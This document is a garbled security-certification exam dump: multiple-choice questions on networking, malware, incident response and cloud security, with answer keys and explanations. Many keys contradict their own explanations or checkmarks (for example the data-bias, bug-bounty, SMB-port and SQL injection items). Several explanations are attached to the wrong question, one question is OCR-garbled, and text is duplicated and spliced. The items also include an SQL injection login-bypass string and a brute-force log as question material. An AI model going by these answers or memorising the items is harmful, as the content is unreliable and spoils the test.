- The coffee shop should use SAE (Simultaneous Authentication of Equals) instead of PSK to implement WPA3. SAE is a new key exchange protocol included in WPA3 that provides stronger protection against password guessing attacks compared to PSK, which has well-known vulnerabilities. SAE replaces PSK as the default key exchange mechanism in WPA3 and offers a more secure way of establishing a shared secret between a client and an access point. Therefore, option D (SAE) is the correct answer.
- Option A (WEP) is an older encryption protocol that is no longer considered secure. Option B (EAP) is an authentication framework that enables a variety of authentication methods and is used to secure enterprise networks, but it is not a replacement for PSK in WPA3. Option C (WPS) is a configuration protocol that simplifies the process of connecting devices to a wireless network and has had numerous security issues in the past.

**Answer: D****Question #:99 - [\(Exam Topic 4\)](#)**

An analyst has determined that a server was not patched and an external actor exfiltrated data on port 139. Which of the following sources should the analyst review to BEST ascertain how the incident could have been prevented?

- A. The vulnerability scan output
- B. The security logs
- C. The baseline report
- D. The correlation of events

**Answer: A****Question #:100 - [\(Exam Topic 4\)](#)**

Which of the following will MOST likely cause machine-learning and AI-enabled systems to operate with unintended consequences?

- A. Stored procedures
- B. Buffer overflows
- C. Data bias
- D. Code reuse

Data bias is the most likely cause of machine learning and AI enabled systems to operate with unintended consequences. Machine learning and AI models are only as good as the data they are trained on, and if the data is biased, the model will learn and perpetuate that bias. Data bias can occur when there is not enough diversity in the training data, or if the data is unrepresentative of the real world. This can lead to unintended consequences such as discrimination, unfairness, and inaccurate predictions. Therefore, option C (Data bias) is the correct answer.

**Answer: A****Question #:101 - (Exam Topic 4)**

An end user reports a computer has been acting slower than normal for a few weeks. During an investigation, an analyst determines the system is sending the user's email address and a ten-digit number to an IP address once a day. The only recent log entry regarding the user's computer is the following:

```
Time: 06:32:29 UTC
Event Description: This file meets the ML algorithm's medium-confidence threshold.
Process Blocked: False
File Quarantine: None
Operating System: Windows 10
File Name: \Device\arddः\\Volume{1}\Users\jdoe\AppData\Local\Microsoft\Windows\NtCache\Hippifhtodn.msi
Connection Details: 35.242.219.204:80
```

Which of the following is the MOST likely cause of the issue?

A The end user purchased and installed 2 PUP from a web browser.

B. A bot on the computer is rule forcing passwords against every website.

C. A hacker is attempting to extract sensitive data.

D. Ransomware is communicating with 8 command-and-control servers.

A

**Question #:102 - (Exam Topic 4)**

A Chief Executive Officer (CEO) is dissatisfied with the level of service from the company's new service provider. The service provider is preventing the CEO

from sending email from a work account to a personal account. Which of the following types of service providers is being used?

- A. Telecommunications service provider
- B. Cloud service provider
- C. Master managed service provider
- D. Managed security service provider

**Answer: B****Question #:103 - (Exam Topic 4)**

A company deployed a WiFi access point in a public area and wants to harden the configuration to make it more secure. After performing an assessment, an analyst identifies that the access point is

An end user reports a computer has been acting slower than normal for a few weeks. During an investigation, an analyst determines the system is sending the user's email address and a ten-digit number to an IP address once a day.

The only recent log entry regarding the user's computer is the following:

Based on the given scenario, it is most likely that a Cloud service provider is being used. Cloud service providers offer a variety of services, including email hosting, and can restrict certain actions to protect against misuse or unauthorized access. In this case, the CEO is not able to send emails from a work account to a personal account, which is likely due to the service provider's email security policies. Therefore, option B (Cloud service provider) is the correct answer.

Option A (Telecommunications service provider) is a provider that offers telecommunications services, such as phone, internet, and television services. Option C (Master managed service provider) is a provider that manages other service providers for a customer, providing a single point of contact and accountability. Option D (Managed security service provider) is a provider that manages a company's security services, such as firewall management, intrusion detection, and vulnerability scanning. None of these options are directly related to the scenario described in the question.

configured to use WPA3, AES, WPS, and RADIUS. Which of the following should the analyst disable to enhance the access point security?

- A. WPA3
- B. AES
- C. RADIUS
- D. WPS

**Answer: D**

**Question #:104 - [\(Exam Topic 4\)](#)**

Which of the following is the BEST reason to implement a strong ETS or critical?

- A. To provide data to quantify risk based on the organization's systems
- B. To keep all software and hardware fully patched for known vulnerabilities
- C. To only allow approved, organization-owned devices onto the business network
- D. To standardize by selecting one laptop model for all users in the organization

**Answer: A**

**Question #:105 - [\(Exam Topic 4\)](#)**

When implementing automation with IoT devices, which of the following should be considered FIRST to keep the network secure?

- A. Z-Wave compatibility
- B. Network range
- C. Zigbee configuration
- D. Communication protocols

**Answer: D**

## Topic 5, Exam Pool E (NEW)

### Question #:1 - [\(Exam Topic 5\)](#)

After a hardware incident, an unplanned emergency maintenance activity was conducted to rectify the issue. Multiple alerts were generated on the SIEM during this period of time. Which of the following BEST explains what happened?

- A The unexpected traffic correlated against multiple rules, generating multiple alerts.
- B. Multiple alerts were generated due to an attack occurring at the same time.
- C. An error in the correlation rules triggered multiple alerts.
- D. The SIEM was unable to correlate the rules, triggering the alerts.

A

### Question #:2 - [\(Exam Topic 5\)](#)

When planning to build a virtual environment, an administrator need to achieve the following,

- Establish policies in Limit who can create new VMs
- Allocate resources according to actual utilization‘
- Require justification for requests outside of the standard requirements.
- Create standardized categories based on size and resource requirements

Which of the following is the administrator MOST likely trying to do?

- A. Implement IaaS replication
- B. Protect against VM escape
- C. Deploy a PaaS
- D. Avoid VM sprawl

**Answer: D**

### Question #:3 - [\(Exam Topic 5\)](#)

Which of the following is the MOST secure but LEAST expensive data destruction method for data that is stored on hard drives?

- A. Pulverizing
- B. Shredding
- C. Incinerating
- D. Degaussing

**Answer: D****Question #4 - (Exam Topic 5)**

A security analyst is investigating multiple hosts that are communicating to external IP addresses during the hours of 2:00 a.m. - 4:00 am. The malware has evaded detection by traditional antivirus software. Which of the following types of malware is MOST likely infecting the hosts?

- A. A RAT ✓ Based on the information provided, the most likely type of malware infecting the hosts is a RAT (Remote Access Trojan).
- B. Ransomware The fact that the hosts are communicating with external IP addresses during off-hours suggests that the malware is trying to establish remote control of the infected hosts while avoiding detection. A RAT is a type of malware that allows an attacker to remotely control a compromised system, which would explain the communication with external IP addresses.
- C. Polymorphic Ransomware is designed to encrypt files and demand payment for their release, while Polymorphic malware is a type of malware that constantly changes its code to evade detection by antivirus software. While both types of malware can be delivered via network communication, they are less likely to exhibit the behavior described in the scenario.
- D. A worm A worm is a type of malware that replicates itself to other systems, without the need for user interaction, but the fact that the communication is limited to external IP addresses suggests that the malware is not spreading itself in a worm-like fashion.

**Answer: C****Question #5 - (Exam Topic 5)**

A company reduced the area utilized in its datacenter by creating virtual networking through automation and by creating provisioning routes and rules through scripting. Which of the following does this example describe?

- A. IaC
- B. MSSP
- C. Containers
- D. SaaS

**Answer: A****Question #6 - (Exam Topic 5)**

An enterprise has hired an outside security firm to facilitate penetration testing on its network and applications. The firm has agreed to pay for each vulnerability that is discovered. Which of the following BEST represents

the type of testing that is being used?

- A. White-box
- B. Red-team
- C. Bug bounty ✓
- D. Gray-box
- E. Black-box

**Answer:** A

**Question #7 - (Exam Topic 5)**

A security researcher is tracking an adversary by noting its attacks and techniques based on its capabilities, infrastructure, and victims. Which of the following is the researcher MOST likely using?

- A. The Diamond Model of Intrusion Analysis
- B. The Cyber Kill Chain
- C. The MITRE CVE database
- D. The incident response process

The Diamond Model of Intrusion Analysis is a framework used by security researchers to track and analyze cyber threats. It focuses on four key elements: adversary, capability, infrastructure, and victim. By mapping out these elements, the researcher can gain a comprehensive understanding of the adversary's tactics, techniques, and procedures (TTPs) and use that information to develop appropriate countermeasures.

The Cyber Kill Chain is a different framework that describes the stages of a cyber attack, from reconnaissance to exfiltration. While it may be helpful in understanding the steps an adversary takes during an attack, it doesn't provide the same level of detailed analysis as the Diamond Model.

The MITRE CVE database is a comprehensive catalog of publicly known cybersecurity vulnerabilities. While it can be a valuable resource for tracking vulnerabilities and associated exploits, it is not specifically designed for tracking adversaries or their techniques.

The incident response process is a structured approach to managing and responding to security incidents. While it is an important part of cybersecurity operations, it doesn't provide the same level of analysis and tracking capabilities as the Diamond Model.

Therefore, based on the given options, the most likely choice is A. The Diamond Model of Intrusion Analysis.

**Question #8 - (Exam Topic 5)**

A major Clotting company recently lost 4 aege amount of proprietary wvformation. The security officer must fied a solution t ensure frs never happens agan tht 8 the BEST tachrycal implementation tp prevent thes fom happening agai?

- A. Configure OLP soktons
- B. Disable peer-to-peer sharing
- C. Enable role-based access controls.
- D. Mandate job rotabon
- E. Implement content ters

The incident response process is a structured approach to managing and responding to security incidents. While it is an important part of cybersecurity operations, it doesn't provide the same level of analysis and tracking capabilities as the Diamond Model.

**Answer:** A

**Question #:9 - [\(Exam Topic 5\)](#)**

Which of the following in a forensic investigation should be priorities based on the order of volatility? (Select TWO).

- A. Page files
- B. Event logs
- C. RAM
- D. Cache
- E. Stored files
- F. HDD

**Answer: A D****Question #:10 - [\(Exam Topic 5\)](#)**

The following are the logs of a successful attack.

```
[DATA] attacking service ftp on port 21
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "p@55w0rd"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "AcCe55"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "A110w!"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "PL34s3#"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "FTPL0gin!"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "L3tM31N!"
[21][ftp] host: 192.168.50.1 login: admin password: L3tM31N!
1 of 1 target successfully completed, 1 valid password found in <1 second
```

Which of the following controls would be BEST to use to prevent such a breach in the future?

- A. Password history
- B. Account expiration
- C. Password complexity
- D. Account lockout

**Answer: D****Question #:11 - [\(Exam Topic 5\)](#)**

As part of a company's ongoing SOC maturation process, the company wants to implement a method to share cyberthreat intelligence data with outside security partners. Which of the following will the company MOST likely implement?

- A. TAXII
- B. TLP
- C. TTP
- D. STIX

STIX is a structured language for representing cyberthreat intelligence in a standardized format. It allows organizations to describe and share information about threat actors, indicators of compromise (IOCs), attack patterns, and other relevant details. STIX enables the exchange of threat intelligence data between different security tools, platforms, and organizations, promoting collaboration and improving the overall security posture.

TAXII (Trusted Automated eXchange of Indicator Information) is a transport mechanism that complements STIX. It provides a standard protocol for sharing threat intelligence information, allowing organizations to exchange STIX-formatted data securely and efficiently.

**Answer: C**

.

**Question #:12 - [\(Exam Topic 5\)](#)**

The Chief Executive Officer announced a new partnership with a strategic vendor and asked the Chief Information Security Officer to federate user digital identities using SAML-based protocols. Which of the following will this enable?

- A. SSO
- B. MFA
- C. PKI
- D. OLP

While TLP and TTP are important components in the field of cybersecurity, they are not directly related to sharing cyberthreat intelligence data with outside security partners. Therefore, the company would likely implement STIX for this purpose, possibly leveraging TAXII as the transport mechanism to facilitate the exchange of STIX data.

**Answer: A**

**Question #:13 - [\(Exam Topic 5\)](#)**

A backdoor was detected on the containerized application environment. The investigation detected that a zero-day vulnerability was introduced when the latest container image version was downloaded from a public registry. Which of the following is the BEST solution to prevent this type of incident from occurring again?

- A. Enforce the use of a controlled trusted source of container images
- B. Deploy an IPS solution capable of detecting signatures of attacks targeting containers
- C. Define a vulnerability scan to assess container images before being introduced on the environment
- D. Create a dedicated VPC for the containerized environment

**Answer: D**

**Question #:14 - [\(Exam Topic 5\)](#)**

A company would like to provide flexibility for employees on device preference. However, the company is concerned about supporting too many different types of hardware. Which of the following deployment models will provide the needed flexibility with the GREATEST amount of control and security over company data and infrastructure?

- A. BYOD
- B. VDI
- C. COPE
- D. CYOD

**Answer: A**

**Question #:15 - [\(Exam Topic 5\)](#)**

Which of the following environment utilizes dummy data and is MOST likely to be installed locally on a system that allows to be assessed directly and modified easily with each build?

- A. Production
- B. Test
- C. Staging
- D. Development

**Answer: B**

**Question #:16 - [\(Exam Topic 5\)](#)**

A company is implementing a new SIEM to log and send alerts whenever malicious activity is blocked by its antivirus and web content filters. Which of the following is the primary use case for this scenario?

- A. Implementation of preventive controls
- B. Implementation of detective controls
- C. Implementation of deterrent controls
- D. Implementation of corrective controls

**Answer: B**

**Question #:17 - [\(Exam Topic 5\)](#)**

After a WiFi scan of a local office was conducted, an unknown wireless signal was identified. Upon investigation, an unknown Raspberry Pi device was found connected to an Ethernet port using a single connection. Which of the following BEST describes the purpose of this device?

- A. IoT sensor
- B. Evil twin
- C. Rogue access point
- D. On-path attack

**Answer: C****Question #:18 - ([Exam Topic 5](#))**

A global company is experiencing unauthorized logging due to credential theft and account lockouts caused by brute-force attacks. The company is considering implementing a third-party identity provider to help mitigate these attacks. Which of the following would be the BEST control for the company to require from prospective vendors?

- A. IP restrictions
- B. Multifactor authentication
- C. A banned password list
- D. A complex password policy

**Answer: B****Question #:19 - ([Exam Topic 5](#))**

A customer has reported that an organization's website displayed an image of a smiley face rather than the expected web page for a short time two days earlier. A security analyst reviews logs and sees the following around the time of the incident:

Website	Time	Name server	A record
ComptIA.org	8:10	names.comptia.org	192.168.1.10
ComptIA.org	9:00	names.comptia.org	192.168.1.10
ComptIA.org	9:30	ns.attacker.org	10.10.50.5
ComptIA.org	10:00	names.comptia.org	192.168.1.10

Which of the following is MOST likely occurring?

- A. Invalid trust chain
- B. Domain hijacking
- C. DNS poisoning
- D. URL redirection

**Answer: C****Question #:20 - (Exam Topic 5)**

During an incident, a company's CIRT determines it is necessary to observe the continued network-based transactions between a callback domain and the malware running on a company's DMZ (Weaponized Zone) segment. of the following techniques would be BEST to enable this activity while reducing the risk of lateral spread and the risk that the adversary would notice any changes?

- A. Physically move the PC to a separate Internet point of presence.
- B. Create and apply microsegmentation rules,
- C. Emulate the malware in a heavily monitored DMZ segment
- D. Apply network blacklisting rules for the adversary domain

**Answer: C****Question #:21 - (Exam Topic 5)**

A security researcher has alerted an organization that its sensitive user data was found for sale on a website. Which of the following should the organization use to inform the affected parties?

- A. An incident response plan
- B. A communications plan
- C. A business continuity plan
- D. A disaster recovery plan

**Answer: A****Question #:22 - (Exam Topic 5)**

A security engineer needs to create a network segment that can be used for servers that require connections from untrusted networks. Which of the following should the engineer implement?

- A. An air gap
- B. A hot site
- C. A VUAN
- D. A screened subnet

By emulating the continued network-based transactions between a callback domain and the malware running on a company's DMZ (Weaponized Zone) segment, the company can create an isolated environment where the malware can operate without affecting the rest of the network. The DMZ segment allows for controlled observation of the network transactions between the callback domain and the malware-infected PC.

Option B (Create and apply microsegmentation rules) is a valid technique for enhancing network security, but it may not be the best choice for this specific scenario. While microsegmentation can provide additional isolation, it may not be as effective as a heavily monitored DMZ segment specifically designed for malware analysis and observation.

**Answer: D****Question #:23 - ([Exam Topic 5](#))**

A security engineer is installing a Web Application Firewall (WAF) to protect the company's website from malicious web requests over SSL. Which of the following is needed to meet the objective?

- A. A web proxy
- B. A encryption certificate
- C. A split-tunnel VPN
- D. Load-balanced servers

B

**Question #:24 - ([Exam Topic 5](#))**

After segmenting the network, the network manager wants to control the traffic between the segments. Which of the following should the manager use to control the network traffic?

- A. A DMZ An ACL is a network security feature that allows network administrators to define and enforce rules for controlling the flow of traffic in and out of a network segment. It acts as a filter, determining which packets are allowed to pass through and which should be blocked.
- B. A VPN a
- C. A VLAN
- D. An ACL

**Answer: D****Question #:25 - ([Exam Topic 5](#))**

A security analyst must enforce policies to harden an MDM infrastructure. The requirements are as follows:

- \* Ensure mobile devices can be tracked and wiped.
- \* Confirm mobile devices are encrypted.

Which of the following should the analyst enable on all the devices to meet these requirements?

- A. A Geofencing Enabling geolocation on the mobile devices allows the MDM (Mobile Device Management) infrastructure to track the location of the devices. This feature is crucial for tracking and locating mobile devices in case they are lost or stolen. It enables the security analyst to implement policies for remote wiping of the devices to protect sensitive data from falling into the wrong hands.
- B. Biometric authentication

Geofencing, on the other hand, is a feature that defines virtual boundaries or perimeters. It is typically used to trigger specific actions or policies when a mobile device enters or exits a particular geographic area. While geofencing can have security applications, it is not directly related to the requirements of tracking, wiping, and device

C. Geolocation

D. Geotagging

**Answer: A**

**Question #:26 - [\(Exam Topic 5\)](#)**

A company recently experienced an attack during which #5 main website was directed to the attacker's web server, allowing the attacker to harvest credentials from the company's users. ~~By implementing SSL/TLS, the company can mitigate the following benefits:~~ Which of the following should the company implement to prevent this type of attack from occurring in the future?

A. IPSec

Encryption: SSL/TLS ensures that all data transmitted between the user's browser and the website's server is encrypted. This encryption prevents attackers from intercepting and reading sensitive information, such as login credentials.

B. SSL/TLS

Authentication: SSL/TLS enables the website to prove its identity to the users. It uses digital certificates issued by trusted third-party Certificate Authorities (CAs) to verify that the website is legitimate. This authentication helps users to trust that they are communicating with the genuine website and not an imposter.

C. DNSSEC

Data Integrity: SSL/TLS includes mechanisms to ensure the integrity of the data being transmitted. It detects any tampering or modification of the data during transmission, providing assurance that the information received is exactly as it was sent.

D. S/MIME

Trust and Confidence: Implementing SSL/TLS and displaying a secure padlock in the browser's address bar or a "https://" prefix increases user confidence in the security of the website. Users are more likely to trust the website with their sensitive information, such as login credentials, when they see these security indicators.

A developer is building a new portal to deliver single-pane-of-glass management capabilities to customers with multiple firewalls. To improve the user experience, the developer wants to implement an authentication and authorization standard that uses security tokens that contain assertions to pass user information between nodes. Which of the following roles should the developer configure to meet these requirements? (Select TWO).

A. Identity processor

C. Identity provider: An identity provider is responsible for authenticating users and issuing security tokens that contain assertions about the user's identity. The identity provider verifies the user's credentials and generates the necessary security tokens for subsequent authentication and authorization processes.

B. Service requestor

D. Service provider: A service provider consumes the security tokens issued by the identity provider to provide access to its resources or services. The service provider relies on the assertions within the security tokens to make access control decisions and authorize user actions.

C. Identity provider

D. Service provider

E. Tokenized resource

F. Notarized referral

**Answer: B C**

**Question #:28 - [\(Exam Topic 5\)](#)**

Which of the following environments would MOST likely be used to assess the execution of component parts

of a system at both the hardware and software levels and to measure performance characteristics?

- A. Test
- B. Staging
- C. Development
- D. Production

**Answer: A**

**Question #:29 - ([Exam Topic 5](#))**

A security administrator is setting up a SIEM to help monitor for notable events across the enterprise. Which of the following control types does this BEST represent?

- A. Preventive
- B. Compensating
- C. Corrective
- D. Detective

**Answer: D**

**Question #:30 - ([Exam Topic 5](#))**

A security analyst was deploying a new website and found a connection attempting to authenticate on the site's portal. While investigating the incident, the analyst identified the following input in the username field:

admin' or 1=1--

Which of the following BEST explains this type of attack?

- A. DLL injection to hijack administrator services
- B. SQLi on the field to bypass authentication
- C. Execution of a stored XSS on the website
- D. Code to execute a race condition on the server

SQL injection is a type of attack where an attacker inserts malicious SQL code into a query, taking advantage of insecure input handling. The provided input attempts to exploit the authentication mechanism by injecting SQL code that would result in the condition '1=1' being evaluated as true, essentially bypassing the authentication check. The double hyphen '--' denotes a comment in SQL, ensuring that the rest of the query is ignored.

By injecting the 'admin' or 1=1-- input, the attacker aims to retrieve data or gain unauthorized access by manipulating the authentication process. The 'admin' part is included to target a user with administrative privileges, while the '1=1' part is a condition that always evaluates to true, effectively bypassing any authentication checks that may be in place.

**Answer: C**

**Question #:31 - [\(Exam Topic 5\)](#)**

Which of the following describes a maintenance metric that measures the average time required to troubleshoot and restore failed equipment?

- A. RTO
- B. MTBF
- C. MTTR
- D. RPO

**Answer: C****Question #:32 - [\(Exam Topic 5\)](#)**

An analyst is generating a security report for the management team. Security guidelines recommend disabling all listening unencrypted services. Given this output from Nmap:

PORT	STATE
21/tcp	filtered
22/tcp	open
23/tcp	open
443/tcp	open

Which of the following should the analyst recommend to disable?

- A. 21/tcp *Telnet (23/tcp) is an unencrypted protocol that transmits data in clear text, posing a security risk. It is advisable to disable Telnet and use a more secure alternative, such as SSH (Secure Shell).*
- B. 22/tcp
- C. 23/tcp
- D. 443/tcp

**Answer: C****Question #:33 - [\(Exam Topic 5\)](#)**

An organization wants seamless authentication to its applications. Which of the following should the organization employ to meet this requirement?

- A. SOAP
- B. SAML

- C. SSO
- D. Kerberos

**Answer: C****Question #:34 - ([Exam Topic 5](#))**

A business is looking for a cloud service provider that offers a la carte services, including cloud backups, VM elasticity, and secure networking. Which of the following cloud service provider types should business engage?

- A. IaaS
- B. PaaS
- C. XaaS
- D. SaaS

**Answer: B****Question #:35 - ([Exam Topic 5](#))**

one of the attendees starts to notice delays in the connection. and the HTTPS site requests are reverting to HTTP. Which of the following BEST describes what is happening?

- A. Birthday collision on the certificate key
- B. DNS hyacking to reroute traffic
- C. Brute force to the access point
- D. A SSUTLS downgrade

**Answer: D****Question #:36 - ([Exam Topic 5](#))**

A new vulnerability in the SMB protocol on the Windows systems was recently discovered, but no patches are currently available to resolve the issue. The security administrator is concerned if servers in the company's DMZ will be vulnerable to external attack; however, the administrator cannot disable the service on the servers, as SMB is used by a number of internal systems and applications on the LAN. Which of the following TCP ports should be blocked for all external inbound connections to the DMZ as a workaround to protect the servers? (Select TWO).

- A. 135
- B. 139 ✓
- C. 143
- D. 161
- E. 443
- F. 445 ✓

**Answer: A, E**

**Question #:37 - (Exam Topic 5)**

A company installed several crosscut shredders as part of increased information security practices targeting data leakage risks. Which of the following will this practice reduce?

- A. Dumpster diving
- B. Shoulder surfing
- C. Information elicitation
- D. Credential harvesting

**Answer: A**

**Question #:38 - (Exam Topic 5)**

A security analyst reports a company policy violation in a case in which a large amount of sensitive data is being downloaded after hours from various mobile devices to an external site. Upon further investigation, the analyst notices that successful login attempts are being conducted with impossible travel times during the same time periods when the unauthorized downloads are occurring. The analyst also discovers a couple of WAPs are using the same SSID, but they have non-standard DHCP configurations and an overlapping channel. Which of the following attacks is being conducted?

- A. Evil twin
- B. Jamming
- C. DNS poisoning
- D. Bluesnarfing
- E. DDoS

**Answer: A****Question #39 - (Exam Topic 5)**

A major clothing company recently lost a large amount of proprietary information. The security officer must find a solution to ensure this never happens again. Which of the following is the BEST technical implementation to prevent this from happening again?

- A. Configure OLP solutions
- B. Disable peer-to-peer sharing
- C. Enable role-based access controls
- D. Mandate job rotation
- E. Implement content filters

A major clothing company recently lost a large amount of proprietary information. The security officer must find a solution to ensure this never happens again.

- Which of the following is the BEST technical implementation to prevent this from happening again?
- (A). Configure DLP solutions
  - (B). Disable peer-to-peer sharing
  - (C). Enable role-based access controls
  - (D). Mandate job rotation.
  - (E). Implement content filters

**Answer: B****Question #40 - (Exam Topic 5)**

A user reports trouble using a corporate laptop. The laptop freezes and responds slowly when writing documents and the mouse pointer occasionally disappears.

The task list shows the following results

Name	CPU %	Memory	Network %
Calculator	0%	4.1MB	0Mbps
Chrome	0.2%	207.1MB	0.1Mbps
Explorer	99.7%	2.15GB	0.1Mbps
Notepad	0%	3.9MB	0Mbps

Which of the following is MOST likely the issue?

- A. RAT
  - B. PUP
  - C. Spyware
  - D. Keylogger
- Based on the provided information, the most likely issue is C. Spyware. Here's why:
- The symptoms described, such as the laptop freezing, documents occasionally disappearing, and the high CPU and memory usage by the "Explorer" process, are indicative of malicious software or malware running on the system.
- While the provided task list does not explicitly show any suspicious or unfamiliar processes, it's important to note that spyware often operates discreetly and tries to blend in with legitimate processes to avoid detection. The high CPU and memory usage by the "Explorer" process could be a sign that spyware is running in the background, consuming system resources and causing the laptop to freeze or respond slowly.

**Answer: A**

A Remote Access Trojan (RAT) or a Keylogger could also cause similar issues, but without any additional information or evidence, it is less likely compared to spyware. A Potentially Unwanted Program (PUP) typically refers to non-malicious software that may have undesirable effects but is not directly related to the described symptoms.

**Question #:41 - [\(Exam Topic 5\)](#)**

An organization wants to integrate its incident response processes into a workflow with automated decision points and actions based on predefined playbooks. Which of the following should the organization implement?

- A. SIEM
- B. SOAR
- C. EDR
- D. CASB

**Answer: B****Question #:42 - [\(Exam Topic 5\)](#)**

A security analyst notices several attacks are being blocked by the NIPS but does not see anything on the boundary firewall logs. The attack seems to have been thwarted. Which of the following resiliency techniques was applied to the network to prevent this attack?

- A. NIC Teaming
  - B. Port mirroring
  - C. Defense in depth
  - D. High availability
  - E. Geographic dispersal
- Defense in Depth is a strategy that involves implementing multiple layers of security controls to protect against various types of attacks. It aims to provide redundancy and multiple barriers, so if one layer is breached, there are other layers in place to prevent or mitigate the impact of the attack.
- In this scenario, the fact that several attacks are being blocked by the Network Intrusion Prevention System (NIPS) suggests that there is a layer of security specifically designed to detect and block malicious network activity. However, since nothing is seen on the boundary firewall logs, it indicates that the attack did not reach the firewall, likely due to the NIPS being effective at stopping the attacks before they reach that point.

**Answer: C**

This demonstrates the implementation of Defense in Depth, where the NIPS acts as an additional layer of defense beyond the boundary firewall, providing an extra level of protection against network-based attacks.

**Question #:43 - [\(Exam Topic 5\)](#)**

Ann, a customer, received a notification from her mortgage company stating her PII may be shared with partners, affiliates, and associates to maintain day-to-day business operations.

Which of the following documents did Ann receive?

- A. An annual privacy notice
- B. A non-disclosure agreement
- C. A privileged-user agreement
- D. A memorandum of understanding

The purpose of an annual privacy notice is to inform customers about how their PII is collected, used, shared, and protected by the company. It typically includes details about the types of information collected, the purposes for which it is used, and the categories of third parties with whom the information may be shared.

In the scenario given, the mortgage company is notifying Ann that her PII may be shared with partners, affiliates, and associates for day-to-day business operations. This aligns with the information typically provided in an annual privacy notice, making option A the most likely choice.

**Answer: A****Question #:44 - ([Exam Topic 5](#))**

An enterprise needs to keep cryptographic keys in a safe manner. Which of the following network appliances can achieve this goal?

- A. HSM
- B. CASB
- C. TPM
- D. DLP

**Answer: A****Question #:45 - ([Exam Topic 5](#))**

Which of the following conditions impacts data sovereignty?

- A. Rights management
- B. Criminal investigations
- C. Healthcare data
- D. International operations

**Answer: D****Question #:46 - ([Exam Topic 5](#))**

During an incident a company CIRT determine it is necessary to observe the continued network-based transaction between a callback domain and the malware running on an enterprise PC. Which of the following techniques would be BEST to enable this activity while reducing the risk of lateral spread and the risk that the adversary would notice any changes?

- A. Physical move the PC to a separate internet point of presence
- B. Create and apply microsegmentation rules.
- C. Emulate the malware in a heavily monitored DMZ segment.
- D. Apply network blacklisting rules for the adversary domain

**Answer: B**

**Question #:47 - (Exam Topic 5)**

Which of the following would produce the closest experience of responding to an actual incident response scenario?

- A. Lessons learned
- B. Simulation
- C. Walk-through
- D. Tabletop

**Answer: B****Question #:48 - (Exam Topic 5)**

The Chief Information Security Officer directed a risk reduction in shadow IT and created a policy requiring all unsanctioned high-risk SaaS applications to be blocked from user access. Which of the following is the BEST security solution to reduce this risk?

- A. CASB
- B. VPN concentrator
- C. MFA
- D. VPC endpoint

**Answer: A****Question #:49 - (Exam Topic 5)**

Which of the following would MOST likely be identified by a credentialed scan but would be missed by an uncredentialed scan?

- A. Vulnerabilities with a CVSS score greater than 6.9.
- B. Critical infrastructure vulnerabilities on non-IP protocols.
- C. CVEs related to non-Microsoft systems such as printers and switches.
- D. Missing patches for third-party software on Windows workstations and servers.

Credentialed scans have the advantage of having authenticated access to the target systems, allowing them to gather more detailed information about the system's configuration, software, and patches. In the case of missing patches for third-party software on Windows workstations and servers, an uncredentialed scan might not have access to the necessary information to accurately detect and report on the presence or absence of those patches. Therefore, a credentialed scan would likely be more effective in identifying missing patches for third-party software on Windows systems.

**Answer: B**

**Question #:50 - [\(Exam Topic 5\)](#)**

A security incident has been resolved. Which of the following BEST describes the importance of the final phase of the incident response plan?

- A. It examines and documents how well the team responded, discovers what caused the incident, and determines how the incident can be avoided in the future
- B. It returns the affected systems back into production once systems have been fully patched, data restored and vulnerabilities addressed
- C. It identifies the incident and the scope of the breach, how it affects the production environment, and the ingress point
- D. It contains the affected systems and disconnects them from the network, preventing further spread of the attack or breach

**Answer: A****Question #:51 - [\(Exam Topic 5\)](#)**

Which of the following function as preventive, detective, and deterrent controls to reduce the risk of physical theft? (Select TWO).

- A. Mantraps
- B. Security guards
- C. Video surveillance
- D. Fences
- E. Bollards
- F. Antivirus

**Answer: A B****Question #:52 - [\(Exam Topic 5\)](#)**

Which of the following environments can be stood up in a short period of time, utilizes either dummy data or actual data, and is used to demonstrate and model system capabilities and functionality for a fixed, agreed-upon

duration of time?

- A. PoC
- B. Production

- C. Test
- D. Development

**Answer: A****Question #:53 - ([Exam Topic 5](#))**

Which of the following environments utilizes dummy data and is MOST likely to be installed locally on a system that allows code to be assessed directly and modified easily with each build?

- A. Production
- B. Test
- C. Staging
- D. Development

**Answer: B****Question #:54 - ([Exam Topic 5](#))**

An organization would like to remediate the risk associated with its cloud service provider not meeting its advertised 99.999% availability metrics. Which of the following should the organization consult for the exact requirements for the cloud provider?

- A. SLA
- B. BPA
- C. NDA
- D. MOU

**Answer: A****Question #:55 - ([Exam Topic 5](#))**

A cybersecurity administrator needs to allow mobile BYOD devices to access network resources. As the devices are not enrolled to the domain and do not have policies applied to them, which of the following are best practices for authentication and infrastructure security? (Select TWO).

- A. Create a new network for the mobile devices and block the communication to the internal network and servers

- B. Use a captive portal for user authentication.
- C. Authenticate users using OAuth for more resilience
- D. Implement SSO and allow communication to the internal network
- E. Use the existing network and allow communication to the internal network and servers
- F. Use a new and updated RADIUS server to maintain the best solution

Use a captive portal for user authentication: A captive portal is a web page that requires users to authenticate or agree to terms and conditions before accessing the network. By implementing a captive portal, you can ensure that only authorized users are granted access to network resources.

Create a new network for the mobile devices and block communication to the internal network and servers: By segregating the mobile devices into a separate network and blocking communication to the internal network and servers, you minimize the risk of unauthorized access and potential threats from compromised or untrusted devices. This approach helps to maintain a more secure and controlled environment.

**Answer: B C**

**Question #:56 - [\(Exam Topic 5\)](#)**

Which of the following cryptographic concepts would a security engineer utilize while implementing non-repudiation? (Select TWO)

- A. Block cipher
- B. Hashing
- C. Private key
- D. Perfect forward secrecy
- E. Salting
- F. Symmetric keys

**Answer: B C**

**Question #:57 - [\(Exam Topic 5\)](#)**

Developers are writing code and merging it into shared repositories several times a day, where it is tested automatically. Which of the following concepts does this BEST represent?

- A. Functional testing
- B. Stored procedures
- C. Elasticity
- D. Continuous integration

**Answer: C**

**Question #:58 - [\(Exam Topic 5\)](#)**

Which of the following is a risk that is specifically associated with hosting applications in the public cloud?

- A. Unsecured root accounts
- B. Zero day
- C. Shared tenancy
- D. Insider threat

**Answer: C**

**Question #:59 - [\(Exam Topic 5\)](#)**

A company was compromised, and a security analyst discovered the attacker was able to get access to a service account. The following logs were discovered during the investigation:

User account 'JHDOe' does not exist...  
User account 'VMAadmin' does not exist...  
User account 'tomcat' wrong password...  
User account 'Admin' does not exist...

